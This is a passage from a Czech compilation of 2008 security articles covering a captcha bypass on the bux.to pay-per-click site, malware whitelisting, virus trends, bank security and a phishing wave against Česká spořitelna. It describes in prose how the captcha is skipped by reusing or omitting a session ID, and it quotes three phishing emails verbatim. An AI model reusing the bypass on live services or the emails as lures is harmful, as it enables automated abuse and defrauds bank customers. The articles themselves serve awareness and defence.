Možná si teď říkáte, další článek o nějaké sofistikované OCR čtečce. Musím vás ale zklamat (nebo potěšit), o nich dnes řeč rozhodně nebude. Podíváme se na zoubek elegantnějšímu, ale přitom ne tak známému řešení a možná někteří z vás zjistí, že ani jejich captcha systém není neprůstřelný. Zaměříme se na mladými opěvované a skeptiky zavrhované PPC služby založené na systému BUX, neboť captcha se stala jejich prioritní a zároveň jedinou ochranou proti autoclickerům. Byl bych ale velice nerad, kdyby se diskuze pod tímto článkem zvrhla v hádku o smyslu zmiňovaných výdělečných systémů, neboť to v první řadě není cílem tohoto článku a za druhé se na podobných systémech dá opravdu vydělat nemalý obnos dolarů, rozhodně ne ale ručním klikáním.

BUX je oblíbený webový systém založený na principu PPC (Pay Per Click), tedy způsobu výdělku, při kterém je uživatel finančně odměňován za proklik reklamních odkazů. V různých úpravách jej využívají přední PPC servery zaměřené na tento druh komerce. Výdělky založené na výše uvedeném systému (nebo jeho obdoby) se staly doslova boomem posledních let, a to převážně mezi mladými lidmi. Jako u každého způsobu možného obohacení, i u PPC se ale postupem času našli lidé, kteří si chtěli tuto činnost usnadnit, nejlépe plně zautomatizovat, a tak se krátce po vzniku zmíněných systémů začaly přihlašovací formuláře opatřovat captcha obrázky, i když nutno dodat, že mnohé PPC aplikace (a tím zdaleka nemyslím jen ty malé) jimi nedisponují dodnes.

Podíváte-li se na žebříčky oblíbenosti jednotlivých BUX systémů, pak se dozvíte, že nejoblíbenějším serverem nabízejícím tento způsob výdělku je v současnosti bux.to disponující největším počtem reklam a tudíž i uživatelů. Nevšímejme si nyní skutečnosti, že i s jejich captchou by moderní OCR čtečka neměla větší problém a zaměřme se rovnou na chybnou implementaci způsobující její praktickou nefunkčnost.

Přihlašování tvoří klasický formulář vyžadující uživatelské jméno, heslo a kód zobrazené captchy, celkem běžná záležitost. Mimo to nám server při vstupu na tuto stránku přidělí i jedinečný identifikátor sezení PHPSESSID. Vyplňme nyní všechny údaje a přihlasme se. Server následně zkontroluje námi zadaná data a v případě úspěšné autentifikace a korektně opsaného captcha kódu jsme vpuštěni do systému a do našeho sezení je zapsána informace o platném opsání captcha znaků, jsme tudíž považováni za člověka a můžeme se s chutí pustit do vydělávání tvrdé měny. Možná si teď říkáte, že jste si ničeho nezvyklého, co by odporovalo bezpečnostním pravidlům, nevšimli, a přesto se tak stalo.

Podívejte se nyní na přidělená cookies. Zmíněná informace o korektním opsání kódu z captchy nacházející se v sezení totiž není nijak spjata s právě použitými přihlašovacími údaji, ty se nacházejí každá ve vlastním cookie, čehož se dá samozřejmě snadno zneužít a boti tak nemilosrdně činí. Stačí totiž použít identifikátor sezení obsahující informaci o regulérním překonání captchy i pro pozdější autentifikaci, a to k libovolnému účtu, opisovat captchu v následujících přihlašovacích procesech tak nebude nutné a boti mají doslova zelenou, zatímco lidé se otrocky trápí při opisování captcha obrázků. Navíc lze při takto nevhodně implementovaném bezpečnostním prvku zajít ještě dál a v našich požadavcích vedle uživatelského jména a hesla hashovaném algoritmem MD5 jednoduše identifikátor sezení vůbec neodesílat, pak dojde rovněž k úspěšnému přihlášení, aniž bychom kdy opisovali jakýkoliv kód z obrázku. Tato chyba je typická především pro systémy, kde byla ochrana captchou implementována teprve později a není tak svázána s procesem přihlašování.

Pokud jste někdy listovali ve fóru PPC serverů threadem s palcovým titulkem „Security“, možná jste zamáčkli slzu nad naivitou majitelů a v první řadě tvůrců těchto systémů. Snaha najít sofistikované řešení, které by vyřešilo problém automatických botů, je jistě chvályhodná, otázkou však zůstává, zda by nebylo rozumnější příliš nepřemýšlet nad komplikovanými algoritmy a soustředit svoji pozornost spíše na kvalitní 3D captchu svázanou s přihlašovacími údaji a pouze jedním procesem autentifikace. Přinejmenším současné technologie, a tudíž i všichni boti, by byli vůči takovému zabezpečení bezzubé. Přitom samotná implementace by nezabrala déle než několik minut a uživatelé rozdíl v podstatě nikterak nepocítí.

Schopnosti jednotlivých Internetových botů se přímo odvíjejí od stupně univerzálnosti, kterým je program vybaven. Čím širší okruh využití, tím menší stupeň úspěšnosti a naopak, přičemž v případě botů vybavených OCR čtečkou to platí dvojnásob. Automatizace v čele s roboty se navíc stává boomem posledních let, lze tedy předpokládat, že se s podobnými systémy na principu Turingova testu budeme v budoucnosti setkávat ještě častěji.

Captcha je vůbec zvláštní druh zabezpečení, navíc se u uživatelů netěší přílišné oblibě, neboť obtěžuje právě je, ale přitom chrání majitele nabízených služeb. V posledních měsících jsme měli možnost slyšet postupně o prolomení captchy gigantů jako Google či Microsoft a ani nejznámější Internetová peněženka PayPal si s propracovanou captchou hlavu neláme. Registrační formulář je opatřen snadno prolomitelným obrázkem a v případě alternativního formuláře je možné se zaregistrovat dokonce bez čtení jakékoliv captchy, ta na primárním registračním formuláři tak postrádá jakýkoliv smysl. Rozhodnete-li se tedy pro zabezpečení svých služeb formou captchy, vyvarujte se její chybné implementaci, která více než botům znepříjemňuje život regulérním uživatelům.

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/nedokonaly-captcha-system/.

2.9 Na přítomnost malwaru bude možná nutné rezignovat

Pavel Houser – 11. 7. 2008

Hrozící bezpečnostní rizika, viry, botnety či spyware vyvolávají celou řadu reakcí. Jedna z myšlenek je přitom poměrně nová – prostě se s tím vším smířit a budovat pro citlivé aplikace takové kanály, které již dopředu předpokládají, že uživatelův počítač je nějak infikovaný. Je to nutné? A na druhou stranu, je to možné?

Firmy podnikající v oblasti počítačové bezpečnosti v poslední době často vyjadřují až rezignaci – tedy rezignaci na dosavadní přístupy k zabezpečení, na to, že by dokázaly problémy řešit v plné míře. DAVE DEWALT, výkonný ředitel společnosti McAfee, na závěr experimentu S.P.A.M. uvedl: *""Myslím, že výsledky experimentu ukazují, že spam spojený s kybernetickou kriminalitou je ohromný problém, který se prostě nechystá vyklidit pole. Otázka už nadále nestojí, jak tento problém vyřešit, ale jak ho uřídit, udržet v rozumných mezích.""*

Opačný způsob myšlení

Symantec usuzuje, že protože škodlivého softwaru je dnes více než toho prospěšného, má cenu otočit logiku a namísto blacklistů přejít k whitelistům. Programy se již nebudou zakazovat, ale povolovat. PC by se pak změnilo v něco na způsob iPhone. Existovala by centrální autorita, jež by musela povolit spuštění libovolného programu. Samozřejmě, že v podnikových sítích to již často nějak podobně funguje. Na toto téma jsme již i na Lupě psali v souvislosti s tím, že možná končí éra „otevřených systémů“, a to právě v důsledku rostoucích bezpečnostních rizik.

Svět antivirových definic/signatur spěje zvolna ke svému konci. Škodlivého kódu je tolik, že ani rostoucí hardwarové kapacity a rychlosti zpracování pořádně nestačí držet krok s potřebným růstem příslušných tabulek.

Samozřejmě, že definice dnes už zdaleka nejsou vše a jistě lze jejich systém zdokonalit. Jednou z možností je převést čím dál více funkcionality ze systémů uživatelů na servery bezpečnostních firem, odstranit tedy nároky na infrastrukturu uživatelů a především nároky na administraci. Hostované bezpečnostní řešení by pak mohlo působit jako jakýsi proxy server, který by byl odpovědný za veškerou Internetovou komunikaci.

Nejedná se o nové obavy. Například ROBIN BLOOR, analytik firmy Hurwitz & Associates, již před dvěma roky prohlásil, že systém definic škodlivého kódu bude muset projít změnami. Namísto něj nastoupí systémy řízení aplikací, respektive autentizace softwaru (což si lze představit jako seznamy povolených programů, nebo jako povinnost výslovného povolení aplikace – asi jako dnes probíhá v prohlížeči u akceptování certifikátu nebo povolení prvku ActiveX).

Hrozby jsou reálné

Na tomto místě stojí za to učinit drobnou odbočku: samozřejmě, že firmy působící v oblasti počítačové bezpečnosti mají logicky zájem svá řešení prodávat, a tedy i zdůrazňovat, že míra nebezpečí stále roste. Výše zmíněná tvrzení patří ale do trochu jiné kategorie. Konec konců bezpečnostní firmy svá současná řešení prodávají nikoliv špatně. Gartner uvádí, že trh s bezpečnostním softwarem rostl meziročně o 20 % (pořadí na prvních třech místech podle současných tržeb je dle Gartneru Symantec, McAfee, TrendMicro). Bezpečnostní firmy tedy v zásadě nic nenutí vyhlašovat změnu paradigmatu či (de facto) svá stávající řešení prohlašovat za neúčinná.

Nicméně nemusíme se zaměřovat pouze na prohlášení firem. Profesor Internetového práva JONATHAN ZITTRAIN v knize *The Future of The Internet* (již jsme se o ní na Lupě zmiňovali ve výše odkazovaném článku uvádí, že již počátkem roku 2007 byl zhruba každý čtvrtý počítač členem botnetu a útočníci navíc každý měsíc

ovládli zhruba milion počítačů dalších. Zittrain mimochodem přikládá největší význam rozšíření širokopásmového připojení k Internetu, čímž se tato aktivita stala zajímavou pro útočníky (počítače v botnetu lze pak efektivně využívat, zvlášť, když bývají připojeny podstatně delší dobu, tj. obvykle jsou připojeny vždy, když jsou spuštěny). I na toto téma jsme již na Lupě psali v článku Botnety jsou všude kolem nás.

Co jsou botnety, jak fungují a jak zabránit tomu, aby se i váš počítač stal součástí zločinecké sítě? Všechny odpovědi najdete v článcích Jak se dělá phishing, Botnet: armáda phishingových otroků a Jak se bránit phishingu

Všechna výše uvedená tvrzení jsou po pravdě řečeno tak trochu kolovrátkem – jistě jsme je slyšeli už mnohokrát. Nicméně ilustrují situaci, ze které povstává na pohled divné prohlášení zmíněné v úvodu tohoto článku. SHLOMO KRAMER, jeden ze zakladatelů CheckPointu a dnes výkonný ředitel společnosti Imperva, uvedl v rozhovoru pro časopis SC Magazine (komentář na blogu SCo), že malware bude prostě třeba „ignorovat“. Jinak řečeno se nesnažit počítač vyčistit, ale prostě vytvořit takové komunikační kanály a aplikace, kterých by se kontaminace netýkala.

Banka provozující Internetovou službu nedokáže dezinfikovat počítače uživatelů. Z konkurenčních důvodů Internetbanking nabízet musí. Podvody a následné soudy kvůli kontaminovanému počítači zákazníka si nemůže dovolit, i kdyby chyba byla tisíckrát na straně uživatele – minimálně by to znamenalo negativní mediální publicitu. Bance tedy nezbývá nic jiného, než předpokládat, že uživatelův počítač je plný všemožných potvorností, a vytvořit takový transakční kanál, kde to nebude vadit (prostě „zabezpečený“ kanál, něco jako SSL, ale to je jen velmi hrubé přirovnání). Možná, že takhle nějak budou tedy brzy fungovat i další Internetové aplikace.

Přece jen ale zbývá ještě jedna otázka: pokud máte počítač třeba zapojený do botnetu nebo se v něm usídlil nějaký program zaznamenávající stisky kláves, pak není moc jasné, jak/zda by tato procedura vůbec mohla fungovat. Jedinou z možností se zdá použití ještě dalšího komunikačního kanálu (ověřovací SMS s kódem na mobilní telefon apod.) nebo nějaká hardwarová autentizace, třeba biometrická. Je ale samozřejmě možné, že se přijde i s nějakým jiným, čistě Internetovým kanálem, který by byl od počítače dostatečně oddělený, aby infekce z PC nemohly zasahovat do těchto transakcí.

Zittrain, mj. jeden z iniciátorů akce stopbadware.org, ještě dodává, že podobný zabezpečený kanál je nutný i proto, že jinak je malware těžko odlišitelný od užitečného softwaru. Dejme tomu, že na počítači běží ICQ nebo Skype. Těžko je zakazovat, nicméně jsou známy chyby v příslušných protokolech a nikdy nevíte, zda jich již někdo nezneužil. Mezi normálním softwarem a malware je dnes tenká hranice. Zittrain si vzpomíná, jak užíval VNC, byla v něm ale bezpečnostní díra a najednou zjistil, jak se s ním někdo jiný na jeho počítači přetahuje myší o kurzor. Musel počítač odpojit a přeinstalovat vše, co přeinstalovat šlo, ale ani pak si nebyl jistý.

Zittrain uvádí i příklad sítě univerzity amerického ministerstva obrany, která byla v roce 2007 napadena škodlivým kódem. Pokud po odstavení serverů chtěli mít administrátoři jistotu, že se neplech zbaví, provedli mj. prostě výměnu (fyzickou) veškerých notebooků, které používali jejich instruktoři. Banka ovšem výměnu veškerých PC svých zákazníků každý měsíc přece jen provádět nemůže.

Perlička na závěr. Projekt Stopbadware.org sponzoruje Google a používá se v něm i vyhledávací projekt a analytický nástroj této společnosti. Přesto se však v rámci posledního průzkumu ukázalo, že jedním z největších zdrojů malwaru jsou dnes právě blogy Googlu.

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/na-malware-bude-mozna-nutne-rezignovat/.

2.10 Počítačové viry včera, dnes a zítra: Kdo s koho?

Ondřej Bitto – 24. 6. 2008

Klasické počítačové viry tu s námi jsou více než dvě desítky let, za tu dobu se výrazně změnily, zaměřily se na jiné cíle a stále o sobě dávají vědět. Kam směřují, jak se bránit a zvládneme to?

Jak jste se mohli dočíst v nedávno publikované zprávičce Jedenáct procent uživatelů v EU nepoužívá antivir, používá takřka devět z desíti uživatelů antivirovou ochranu. Je dobré, že se osvěta i podle statistik rozšířila také na běžné koncové uživatele, kteří se tak nevědomky nestávají dalším článkem šíření hrozeb. Do jaké míry ale antivir dokáže ochránit?

Někomu by se možná mohlo zdát, že klasické viry jsou na ústupu. V zásadě je to pravda, nicméně ne tak úplně. Pokud se na škodlivý kód podíváme detailně, stále jeho velkou část tvoří právě klasické viry, sekunduje jim spyware, trojské koně a v neposlední řadě také rootkity. Celá tato sešlost zástupců druhé, temné strany barikády počítačové bezpečnosti má stále jedno společné: snaží se šířit z počítače na počítač a sbírat tak další ovečky. Rozdíl oproti klasickým virům, jak je známe z devadesátých let, je v tom, že namísto destrukce otevírají vrátka útočníkovi, případně se mu snaží vydělat peníze (zjednodušeně řečeno).

Back to basic… whitelisting

Kde se ale v uživatelích bere onen pocit bezpečí, který je vidět ve větách typu *"Já antivir nepotřebuju, nikdy jsem vir nechytl"*, *"Surfuju bezpečně"* nebo *"Stačí mi firewall"*? Podle statistik odkazovaných v úvodu článku by se mohlo jednat sice jen o každého desátého uživatele, i tak ale dávají svůj počítač zbytečně všanc. Výjimkou mohou být zarytí uživatelé Linuxu, kde škodlivý kód stále není takovým nebezpečím, případně uživatelé „schovaní“ za korporátní bezpečnostní barikádou, o jejichž bezpečí se stará někdo jiný. Ale spíše se jedná o uživatele, kterým je jejich bezpečnost ukradená, pouze se pak diví, že počítač „jede nějak pomalu“ a oni přece vir nemohli chytnout.

Osobně si myslím, že za klasický škodlivý kód bychom už mohli považovat snad jen ransomware, který nejvíce připomíná onu starou destrukci tím, že data ničí. Tedy přesněji řečeno šifruje a požaduje peníze, nicméně výsledek bývá stejný. Kromě specificky cílených útoků nebo občasných výjimek potvrzujících pravidlo tvůrci malwaru opravdu netouží po destrukci našich dat, vždyť přece přístup k citlivým informacím, získání vlády nad počítači nebo kombinace obojího je tolik lákavá a především zisková.

Směřování antivirů jako takových se tedy vydává cestou kombinované ochrany před spywarem, trojskými koni, adwarem a také rootkity (byť nástroje bývají často poskytovány separátně, ale to spíše z marketingového hlediska). Antivir by se tak měl jmenovat antimalware a do budoucna využívat klasického whitelistingu, jak ostatně potvrzuje nedávné stanovisko společnosti Symantec, která vydala zprávu, že za loňský rok 65 % veškerého vyprodukovaného softwaru spadalo do kategorie malwaru a situace se má nadále zhoršovat:

"V dnešní době je ještě stále většina antivirových a jiných bezpečnostních programů založena na identifikaci a blokování nebezpečných kódů. Rapidně se zvyšující počet škodlivého kódu vede naše myšlenky i aktivity jiným směrem. V blízké budoucnosti bude výhodnější identifikovat a povolovat pouze prospěšný software, všechen ostatní pak automaticky zakazovat," říká RADEK SMOLÍK, ředitel českého zastoupení společnosti Symantec.

Chip tuning auta, odvirování jako bonus?

Ona paranoidní bezpečnostní politika, kterou do současné doby správci sítí (o domácích uživatelích ani nemluvě) praktikovali pouze velice výjimečně, by se tak do budoucna mohla stát výchozím způsobem zabezpečení. Je otázkou, nakolik je tento princip skutečně realizovatelný a zda se na něm dá dostatečně flexibilní bezpečnost opravdu vystavět. Praktické řešení by snad systém mohl najít jen ve výjimečných případech ve speciálních firemních sítích, nicméně vysoká míra „represe“ vůči koncovým uživatelům nepřináší ovoce. To ostatně ukázalo i UAC ve Windows Vista, kde se tipy pro jeho vypnutí řadí mezi nejhledanější. Holt na uživatele se (bohužel) nesmí tlačit.

Jak již bylo zmíněno v dřívějších článcích (např. Mobilní telefony: skryté nebezpečí budoucnosti? a Přílišná důvěra v USB se vám nemusí vyplatit, útočníci a tvůrci škodlivého kódu se stále více zaměřují na přenosná zařízení, a to nejen na notebooky, ale také PDA, chytré telefony s operačními systémy Symbian apod. V případě notebooků je jedním z důvodů jejich rostoucí popularita, lenost uživatelů při zabezpečování nebo připojování do nezabezpečených bezdrátových sítí. Opět se v tomto ohledu naráží na lenost a nechuť uživatelů cokoliv konfigurovat, pokud to není opravdu nezbytně nutné.

Právě rozšiřování virů na platformu mobilních telefonů pohnulo výrobce k dodávání bezpečnostních řešení i pro tato zařízení, dnes tak není problém, abyste si pořídili antivir přímo do mobilu. Řeč je samozřejmě o smartphonech, v nichž zabudovaný a funkčně plně vybaven operační systém poskytuje dostatek prostoru pro nepřátelské rejdy. Na druhou stranu ale nutno podotknout, že maskování není natolik jednoduché jako v případě klasických počítačů, pokus o odeslání kontaktů, rozšíření se dál v podobě přílohy apod. stejně vyžaduje potvrzení od samotného uživatele. Nicméně jak historie i ze světa počítačů ukazuje, zpravidla se nejedná o žádnou nepřekonatelnou překážku.

Současný stav ve světě virů tedy není nijak utěšený, nicméně do budoucna by mohlo být ještě hůř, důvodem je postupné pronikání počítačů s vestavěnými systémy všeho druhu do různých zařízení každodenního použití. Pračky, ledničky, auta, nejrůznější řídící systémy, to vše jsou zařízení, která už dnes získávají punc něčeho méně průhledného, mechaniku nahrazují chytřejší obvody, jako by samostatně myslící. A stejně jako se viry z počítačů od svého počátku v osmdesátých letech vyvinuly v rej nejrůznějších variant a podkategorií, resp. změnily své zaměření, můžeme za dvacet let řešit, jak odvirovat pračku, ledničku nebo elektroniku v autě. Jak vidíte budoucnost virů a škodlivého kódu vy? Přispějte do diskuse pod článkem a podělte se o své optimistické i pesimistické vize.

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/pocitacove-viry-vcera-dnes-a-zitra-kdo-s-koho/.

3 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Měšec.cz v roce 2008

3.1 Kulhající bezpečnost Internetového bankovnictví

Jiří Dvořák - 22. 1. 2008

Internetové bankovnictví přitahuje pozornost nenechavců a incidenty v oblasti bezpečnosti informačních technologií se stále zdokonalují. Jenže ani velcí bankovní hráči nemají zcela jasno, co je hlavní prioritou.

Technika není všechno

Přestože po technické stránce má většina velkých bank dobře zabezpečené Internetové bankovnictví, bezpečnost v bankách stále pokulhává. Problém je v malém zájmu nejvyššího vedení. Odpovědnost za bezpečnostní opatření se deleguje na IT zaměstnance finančních institucí a nejvyšší vedení bank je stranou. Toto zjištění vyplývá to z průzkumu poradenské společnosti Deloitte, který v loňském roce provedla mezi nejvýznamnějšími finančními společnostmi, jako jsou ABN Amro, Citibank, Commerzbank, Deutsche Bank, Fortis Bank, HSBC, ING a Raiffeisenbank.

Tak zvaný bezpečnostní paradox ukazuje obrovský rozdíl mezi povědomím o problému na straně jedné a chybějící aktivní podporou pro hledání vhodných řešení, na straně druhé.

Anketa
Kdo má podle vás nejlepší Internetové bankovnictví?

- Citibank: 1 %
- Česká spořitelna: 18 %
- Československá obchodní banka: 9 %
- eBanka+Raiffeisenbank (eKonto): 30 %
- Fio, družstevní záložna: 11 %
- Komerční banka: 5 %
- mBank: 19 %
- Jiná banka/záložna: 7 %

Odpovědělo 2 280 čtenářů.

Lidský faktor jako zrádce

Podle zmiňovaného průzkumu mají více než dvě třetiny respondentů vypracovanou strategii v oblasti informační bezpečnosti. Jenže i přes všechna bezpečnostní opatření a vyspělost technicky nelze zabránit lidskému selhání. Nejčastější příčinou vnějších narušení bezpečnosti je stále lidský faktor. Jde přitom o vlastní zaměstnance banky, její klienty, třetí strany a obchodní partnery. Jinými slovy, na jedné straně banky znají hlavní bezpečnostní problémy včetně opatření, která musí přijmout, aby se zvýšila bezpečnost i ochrana soukromých dat. Ale na straně druhé řada finančních institucí stále váhá s realizací konkrétních kroků, a to i přes množící se incidenty narušení bezpečnosti z poslední doby, jak vnitřní tak vnější.

Češi nejsou imunní

Pokusy o narušení bezpečnosti již zdaleka nejsou jen doménou zahraničních firem. I v České republice byly finanční instituce předmětem externích cílených útoků především na systémy Internetového bankovnictví. Navíc se vyskytlo i několik úspěšných případů, kdy se podařilo útočníkům narušit provozní systémy, či docházelo

k manipulaci s klientskými daty a defraudacemi. To má za následek intenzivní potřebu věnovat se problematice informační bezpečnosti a rizik podvodů. Není nic horšího než špatná reputace konkrétní banky nebo obavy o bezpečnost Internetového bankovnictví v celém odvětví. Následky špatné reputace totiž značně převýší náklady na potřebné investice do zabezpečení a osvěty.

Podle zprávy Deloitte mezi nejčastější případy narušení bezpečnosti zvenčí patřily za posledních 12 měsíců útoky na elektronickou poštu (57 %). Nemusíme chodit daleko, v minulých dnech se opět pokoušeli podvodníci vylákat bezpečnostní údaje od klientů České spořitelny, bohudík, velmi amatérskou formou.

Víte, co máte v počítači?

Co dělá bankám největší starosti v oblasti narušení bezpečnosti? Klienti. Přesněji jejich žalostně zabezpečené počítače. Průzkum identifikoval následující tři typy nejčastějších pokusů o narušení bezpečnosti. Jsou to počítačové viry a červi, dále útoky na systémy elektronické pošty v podobě nevyžádané pošty a spamu, a také podvodné techniky k získání citlivých údajů jako např. tzv. phishing a pharming. Ke všem těmto útokům dochází prostřednictvím počítačů klientů, kteří se tak stávají nevědomými poskytovateli citlivých informací a kanály vedoucími do nitra finančních institucí.

Přijmout zodpovědnost za bezpečnost počítačů svých klientů se bankám příliš nechce, přestože jsou finanční instituce právě těmito útoky přímo ohrožovány. Na otázku, zda by měli nést odpovědnost za zajištění ochrany počítačů svých klientů, kteří s nimi komunikují online, odpověděly dvě třetiny respondentů, že nikoliv.

Zaměstnanec jako riziko

Ovšem klienti bank nejsou jedinými narušiteli bezpečnosti. Vysoký počet narušení lze připsat také vlastním zaměstnancům. Ti buď úmyslně zneužívají svou pozici a oprávnění, nebo se neúmyslně dopouštějí chyb a omylů, a to často i vlastní hloupostí. Právě zaměstnanci dělají bankám vážné starosti a jsou uváděni jako hlavní příčina selhání informační bezpečnosti. Tento problém se prohlubuje, pokud banky svým zaměstnancům neposkytují žádné školení v oblasti bezpečnosti. Podle průzkumu pouze třetina respondentů uvádí, že jejich zaměstnanci jsou vybaveni náležitými dovednostmi, díky kterým mohou případné bezpečnostní problémy řešit.

Učit se vnímat nebezpečí

„Finanční instituce jednoznačně vykročily správným směrem, aby tato úskalí překonaly," uklidňuje Petr Brich ze společnosti Deloitte. Podle něj je potřeba klást důraz na školení v oblasti bezpečnosti a zvyšování povědomí o bezpečnostní problematice. Prostředí bezpečnostních hrozeb se stále vyvíjí, mění a zdokonaluje a jen včasná prevence může zmírnit dopady krádeže identity v prostředí IT.

Je potřeba spolupracovat. Banky by měly být vstřícnější ke klientům a převzít minimálně morální odpovědnost za vzdělání svých uživatelů Internetového bankovnictví. Stejně tak uživatelé Internetového bankovnictví by si měli všímat, co se děje v jejich počítači. Ani dveře od vlastního domu si přece nikdo nenechá jen tak otevřené.

Celý článek i s diskusí je možné najít na http://www.mesec.cz/clanky/kulhajici-bezpecnost-Internetoveho-bankovnictvi/.

3.2 Phishing a rhybaření: Chytněte si českou bankovní rybičku

Dalibor Z. Chvátal - 5. 3. 2008

Podvodné e-maily snažící se vylákat přihlašovací údaje do Internetového bankovnictví Servis 24 od České spořitelny v posledních 14 dnech nabraly na síle. Přestože jsou některé z nich zpracované velmi amatérsky, nevyplatí se podceňovat jejich nebezpečí.

Během posledních 14 dnů do redakce Měšce dorazilo 6 různých e-mailů, které se snažily vylákat přihlašovací údaje od klientů České spořitelny. Na odkazy uvedené v mailech jsem okamžitě kliknul, ale téměř všechny byly neaktivní. Vypadá to tak spíše na monitoring situace, než na cílený útok.

Tři typy podvodných e-mailů

Od: Ceska Sporitelna [xyxxns@business24.cz]
Komu: undisclosed-recipients:
Kopie:
Předmět: Account Review.Customer Satisfaction Survey

Dear Customer,

CONGRATULATIONS !!!

You have been chosen by **Ceska Sporitelna** online department to take part in our quick and easy reward survey.
In return we will credit 2.000 Kc to your account - Just for your time!
Helping us better understand how our customers feel, benefits everyone.
With the information collected we can decide to direct a number of changes to improve and expand our online services.
The information you provide us is all non-sensitive and anonymous - No part of it is handed down to any third party groups.
It will be stored in our secure database for maximum of 3 days while we process the results of this nationwide survey.

We kindly ask you to spare two minutes of your time in taking part with this unique offer!

Customer Satisfaction Survey >>

© Česk6 spořitelna a.s., For public use.

Zpráva byla odeslána s důležitostí: Vysoká.
Od: Ceska Sporitelna [notesmegs1@note.com]
Komu: undisclosed-recipients:
Kopie:
Předmět: SERVIS 24 Internetbanking !
Odesláno: so 1.3.2008 1

ČESKÁ SPOŘITELNA

Neúspěšná transakce / Payment Not Successful

Platební transakce zamítnuta - pokyn vydavatele karty

Transakce byla odmítnuta na základě některého z uvedených důvodů:

- Vaší kartou není povoleno provádět internetové transakce
- Byl překročen limit pro internetové transakce
- Byl chybně zadán CVC2/CVV2 kód
- Na Vašem účtu není dostatek prostředků


Jdi na: Prehled aktivovanych produktu sluhby SERVIS 24 .
(pro okamžitý návrat klikněte zde).

Nyní budete přesměrován/a na stránky internetového obchodníka
(pro okamžitý návrat klikněte zde).

The payment was declined at issuer's request

Transaction was not successful due to one of the following reasons:

- Your card is not intended for shopping via Internet
- Limit for Internet transactions was exceeded
- Wrong CVC2/CVV2 entered



Od: Ceska Sporitelna [notice@www.csas.cz] Odesláno: út 4.3.2008
Komu: @seznam.cz
Kopie:
Předmět: [CONGRATULATIONS !!!] - You have been chosen by our Online Department to take part in our quick and easy service Departament.

CONGRATULATIONS !!!

Dear Ceska Sporitelna Customer,

You have been chosen by our Online Department to take part in our quick and easy service Departament.
In return we will credit $50 to your account - Just for your time!
Helping us better understand how our customers feel benefits everyone.

With the information collected we can decide to direct a number of changes to improve and expand our service.

We kindly ask you to spare two minutes of your time in taking part with this unique offer by confirming your information!

SERVICE: $50 Reward Survey
EXPIRATION: March - 10 - 2008

To continue click on the link below:

https://www.csas.cz/reward_survey.html?ssl=1

The information you provide us is all non-sensitive and anonymous No part of it is handed down to any third party groups.
It will be stored in our secure database for maximum of 2 days while we process the results of this nationwide survey.

Please do not reply to this message. For any inquiries, contact Customer Service.

Thank you for using Ceska Sporitelna - Online Banking !

Bylo otázkou času, kdy i klienti českých bank budou čelit těmto útokům. Všimněte si jedné maličkosti, podobné snahy o podvod postihují velké a známé společnosti s velkým množstvím klientů. Důvod je prostý: statisticky se vždy někdo chytí a celý útok je tak efektivnější, než se snažit lákat klienty malé finanční instituce.

Anketa
Došel vám podvodný mail lákající údaje pro klienty České spořitelny?

- Ano: 69 %
- Ne: 31 %

Odpovědělo 1 265 čtenářů.

Česká spořitelna potřetí

V případě České spořitelny jde o opakovaný pokus o podvod. E-maily, které jsme obdrželi do redakční schránky, byly dvojího typu: čtyři byly v angličtině a jen dva byly v českém jazyce, ovšem s chybami v diakritice. To potvrzuje moji domněnku, že čeština je svojí složitostí prozatím významnou bariérou pro cizince, kteří chtějí zkoušet útoky na české klienty. Navíc v případě klientů České spořitelny je bariérou i angličtina. Jazykově vzdělaní čeští klienti České spořitelny na anglicky psaný e-mail nenaletí a ostatní si ho hned smažou, protože mu nerozumějí. Bezpečnostní prověrku těchto mailů možná provedli i někteří provozovatelé e-mailových serverů, například na můj soukromý e-mail u hotmail.com mnou přeposlaný podvodný e-mail nedorazil a byl automaticky odstraněn.

Stačí jen přemýšlet.

Bránit se podobným podvodným e-mailům je velmi snadné. Stačí běžný selský rozum a dobře zabezpečený počítač. Tato kombinace vám nedovolí udělat chybu. Při běžné kontrole e-mailu sami uvidíte, že odesílatelem není Česká spořitelna či jiná banka a před kliknutím na odkaz lze rovněž snadno zjistit, kam skutečně vede. A když už opravdu kliknete, kvalitní bezpečnostní nástroje ve vašem počítači se postarají za vás. Internet Explorer 7 pod hlavičkou Microsoftu mě informoval na možnost podvodného webu a ve Firefoxu 3 mě na web nepustil doplněk Site Advisor. Opera odkaz zablokovala s odkazem na podezření podvodného webu, o kterém informuje Google. Pouze tvrdé ignorování těchto varování mi umožnilo odkazy otevřít. A po otevření se nestalo

nic, jen v jednom případě došlo k zobrazení anglické verze stránek České spořitelny, pochopitelně ale ne na oficiálním webu. To opět ukazuje na podezření, že šlo spíše o test, než o cílený útok.

